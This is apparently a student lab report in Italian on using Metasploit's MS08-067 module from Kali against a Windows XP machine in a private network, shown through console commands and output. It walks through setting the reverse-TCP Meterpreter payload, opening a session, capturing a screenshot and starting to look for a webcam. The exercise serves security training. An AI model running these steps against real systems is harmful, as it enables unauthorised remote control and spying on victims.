

Claudio De cicco
7/12/2022

Report msfconsole verso XP

Per prima cosa vado a controllare se l'indirizzo ip di windows si trova sulla stessa rete di kali.



Quindi vado ad avviare msfconsole e faccio una ricerca per la vulnerabilità MS08-067



Vado ad utilizzare l'exploit numero 0 e vado a configurare i paramtri LHOST (ip kali) e RHOST (ip win).

```
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.100
lhost => 192.168.1.100
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.1.200
rhost => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://github.com/rapid7/metasploit-fram
                                       ework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```


Ora non volendo cambiare payload eseguo l'exploit ottenendo una sessione Meterpreter.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1034) at 2022-12-07 05:42:09 -0500
```

Come richiesto vado a fare uno screenshot, che mi verra salvato nel percoso indicato.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/KQmnhLnE.jpeg
meterpreter >
```



Come seconda richiesta vado a vedere se è presente una periferica webcam